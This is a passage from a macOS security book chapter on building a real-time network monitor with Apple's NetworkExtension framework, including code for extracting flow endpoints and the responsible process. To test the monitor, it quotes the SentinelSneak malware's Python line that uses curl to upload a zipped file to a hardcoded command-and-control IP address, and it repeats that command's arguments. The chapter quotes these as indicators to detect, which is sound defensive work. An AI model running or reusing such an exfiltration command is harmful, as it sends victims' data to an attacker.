Querying the Flow

By querying the flow, we can extract information such as its remote endpoint and the process responsible for generating it. First, let's just print out the flow object. For example, here is a flow generated by `curl` when attempting to connect to *objective-see.org*:

```
flow:
    identifier = D89B5B5D-793C-4940-80FE-54932FAA0500
    sourceAppIdentifier = .com.apple.curl
    sourceAppVersion =
    sourceAppUniqueIdentifier =
    {length = 20, bytes = 0xbbb73e021281eee708f86d974c91182e955de441}
    procPID = 26686
    eprocPID = 26686
    direction = outbound
    inBytes = 0
    outBytes = 0
    signature =
    {length = 32, bytes = 0x5a322cd8 f14f63bc a117ddf5 1762fa5abb8291c9 2b6ab2fd}
    socketID = 5aa2f9354fe80
    localEndpoint = 0.0.0.0:0
    remoteEndpoint = 185.199.108.153:80
    remoteHostname = objective-see.org.
    protocol = 6
    family = 2
    type = 1
    procUUID = 9C547A5F-AD1C-307C-8C16-426EF9EE2F7F
    eprocUUID = 9C547A5F-AD1C-307C-8C16-426EF9EE2F7F
```

Besides information about the responsible process, such as its app ID, we can see details about the destination, including both an endpoint and a hostname. The flow object also contains information about the type of flow, including its protocol and socket family.

Now let's extract more granular information. Recall that when configuring the filter, we told the system we were interested only in filtering sockets. As such, the flow passed into the `handleNewFlow:` method will be an `NEFilterSocketFlow` object, which is a subclass of the `NEFilterFlow` class. These objects have an instance variable called `remoteEndpoint` containing an object of type `NWEndpoint`, which itself contains information about the flow's destination. You can extract the IP address of the remote endpoint via the `NEFilterSocketFlow` object's `hostname` instance variable and retrieve its port from the `port` variable, both of which are stored as strings (Listing 7-16).

```
NSString* addr = ((NEFilterSocketFlow*)flow).remoteEndpoint.hostname;
NSString* port = ((NEFilterSocketFlow*)flow).remoteEndpoint.port;
```

Listing 7-16: Extracting the remote endpoint's address and port

These `NEFilterSocketFlow` objects also contain low-level information about the flow, including the socket family, type, and protocol. Table 7-1 summarizes these, but you can learn more about them in Apple's *NEFilterFlow.h*.

Table 7-1: Low-Level Flow Information in `NEFilterSocketFlow` Objects

Variable name	Type	Description
`socketType`	int	Socket type, such as `SOCK_STREAM`
`socketFamily`	int	Socket family, such as `AF_INET`
`socketProtocol`	int	Socket protocol, such as `IPPROTO_TCP`

From the `remoteEndpoint` and the `socket` instance variables, you can extract information to be fed into network-based heuristics. For example, you might craft a heuristic that flags any network traffic bound to nonstandard ports.

To identify the responsible process, `NEFilterFlow` objects have the `sourceAppIdentifier` and `sourceAppAuditToken` properties. We'll focus on the latter, as it can provide us with both a process ID and process path. Listing 7-17 performs this extraction by following the same approach we took in the DNS monitor.

```
CFURLRef path = NULL;
SecCodeRef code = NULL;
audit_token_t* token = (audit_token_t*)flow.sourceAppAuditToken.bytes;

pid_t pid = audit_token_to_pid(*token);

SecCodeCopyGuestWithAttributes(NULL, (__bridge CFDictionaryRef _Nullable)(@{(__bridge NSString
*)kSecGuestAttributeAudit:flow.sourceAppAuditToken}), kSecCSDefaultFlags, &code);

SecCodeCopyPath(code, kSecCSDefaultFlags, &path);

// Do something with the process ID and path.

CFRelease(path);
CFRelease(code);
```

Listing 7-17: Identifying the responsible process from a flow

We extract the audit token from the flow and then call the `audit_token_to_pid` function to obtain the responsible process's ID. We also use the audit token to obtain a code reference, then call `SecCodeCopyPath` to retrieve the process's path.

Running the Monitor

If we compile this code as part of a project that implements a complete, properly entitled network extension, we can globally observe all outbound network flows in real time and then extract information about each flow's remote endpoint and responsible process. Yes, this means now we can easily detect basic malware such as Dummy, but let's test the tool against a relevant specimen of macOS malware, SentinelSneak.

Detected at the end of 2022, this malicious Python package targeted developers with the goal of exfiltrating sensitive data.[14] It used a

hardcoded IP address for its command-and-control server. From its unobfuscated Python code, we can see that `curl` uploaded information from an infected system to an exfiltration server found at 54.254.189.27:

```
command = "curl -k -F \"file=@" + zipname + "\" \"https://54.254.189.27/api/
v1/file/upload\" > /dev/null 2>&1"
os.system(command)
```

This means the DNS monitor we wrote earlier in this chapter wouldn't detect its unauthorized network access. But the filter data provider should capture and display the following:

```
flow:
    identifier = D89B5B5D-793C-4940-41BD-B091F4C00700
    sourceAppIdentifier = .com.apple.curl
    sourceAppVersion =
    sourceAppUniqueIdentifier = {length = 20, bytes =
    0xbbb73e021281eee708f86d974c91182e955de441}
    procPID = 87558
    eprocPID = 87558
    direction = outbound
    inBytes = 0
    outBytes = 0
    signature = {length = 32, bytes = 0x4ee4a2f2 72c06264
    f38d479b 6ea2dc39 ... 74aa159c 9153147b}
    socketID = 7c0f491b0bd41
    localEndpoint = 0.0.0.0:0
    remoteEndpoint = 54.254.189.27:443
    protocol = 6
    family = 2
    type = 1
    procUUID = 9C547A5F-AD1C-307C-8C16-426EF9EE2F7F
    eprocUUID = 9C547A5F-AD1C-307C-8C16-426EF9EE2F7F

Remote Endpoint: 54.254.189.27:443

Process ID: 87558
Process Path: /usr/bin/curl
```

As you can see, it was able to capture the flow, extract the remote endpoint (54.254.189.27:443), and correctly identify the responsible process as `curl`.

This responsible process makes detection more complex, as `curl` is a legitimate macOS platform binary and not an untrusted component of the malware. What might we do? Well, using methods covered in Chapter 1, we could extract the arguments with which the malware has executed `curl`:

```
-k -F "file=<some file>" https://54.254.189.27/api/v1/file/upload
```

These arguments should raise some red flags, because although legitimate software often uses `curl` to download files, it's rarely used to upload

them, especially to a hardcoded IP address. Moreover, the `-k` argument tells `curl` to run in insecure mode, meaning the server's SSL certificate won't be verified. Again, this is a red flag, as legitimate software leveraging `curl` wouldn't normally run in this insecure mode.

You could also determine that the process's parent is a Python script and collect the script for manual analysis, which would quickly reveal its malicious nature.

Conclusion

This chapter focused on the concepts necessary for building real-time, host-based network monitoring tools by leveraging Apple's powerful *NetworkExtension* framework. Because the vast majority of Mac malware incorporates networking capabilities, the techniques described in this chapter are essential for any malware detection system. Unauthorized network activity serves as a critical indicator for many security tools and heuristic-based detection approaches, providing an invaluable way to detect both known and unknown threats targeting macOS.

Notes

1. "Smooth Operator," GCHQ, June 29, 2023, *https://www.ncsc.gov.uk/static-assets/documents/malware-analysis-reports/smooth-operator/NCSC_MAR-Smooth-Operator.pdf*.
2. Patrick Wardle, "Where There Is Love, There Is . . . Malware?" Objective-See, February 24, 2023, *https://objective-see.org/blog/blog_0x72.html*.
3. "Crowdstrike Endpoint Security Detection re 3CX Desktop App," 3CX forums, March 29, 2023, *https://www.3cx.com/community/threads/crowdstrike-endpoint-security-detection-re-3cx-desktop-app.119934/*.
4. For details on system extensions, see Will Yu, "Mac System Extensions for Threat Detection: Part 3," *Elastic*, February 19, 2020, *https://www.elastic.co/blog/mac-system-extensions-for-threat-detection-part-3*.
5. "Network Extension," Apple Developer Documentation, *https://developer.apple.com/documentation/networkextension?language=objc*.
6. "Installing System Extensions and Drivers," Apple Developer Documentation, *https://developer.apple.com/documentation/systemextensions/installing-system-extensions-and-drivers?language=objc*.
7. See also *https://objective-see.org/products/utilities.html#DNSMonitor*.
8. "activationRequestForExtension:queue:," Apple Developer Documentation, *https://developer.apple.com/documentation/systemextensions/ossystemextensionrequest/activationrequest(forextensionwithidentifier:queue:)?language=objc*.

9. "OSSystemExtensionRequestDelegate," Apple Developer Documentation, *https://developer.apple.com/documentation/systemextensions/ossystemextensionrequestdelegate?language=objc*.

10. "startSystemExtensionMode," Apple Developer Documentation, *https://developer.apple.com/documentation/networkextension/neprovider/3197862-startsystemextensionmode?language=objc*.

11. "NEDNSProxyProvider," Apple Developer Documentation, *https://developer.apple.com/documentation/networkextension/nednsproxyprovider?language=objc*.

12. Dan Goodin, "Apple Lets Some Big Sur Network Traffic Bypass Firewalls," Arstechnica, November 17, 2020, *https://arstechnica.com/gadgets/2020/11/apple-lets-some-big-sur-network-traffic-bypass-firewalls/*.

13. Filipe Espósito, "macOS Big Sur 11.2 beta 2 Removes Filter That Lets Apple Apps Bypass Third-Party Firewalls," 9to5Mac, January 13, 2021, *https://9to5mac.com/2021/01/13/macos-big-sur-11-2-beta-2-removes-filter-that-lets-apple-apps-bypass-third-party-firewalls/*.

14. Patrick Wardle, "The Mac Malware of 2022," Objective-See, January 1, 2023, *https://objective-see.org/blog/blog_0x71.html*.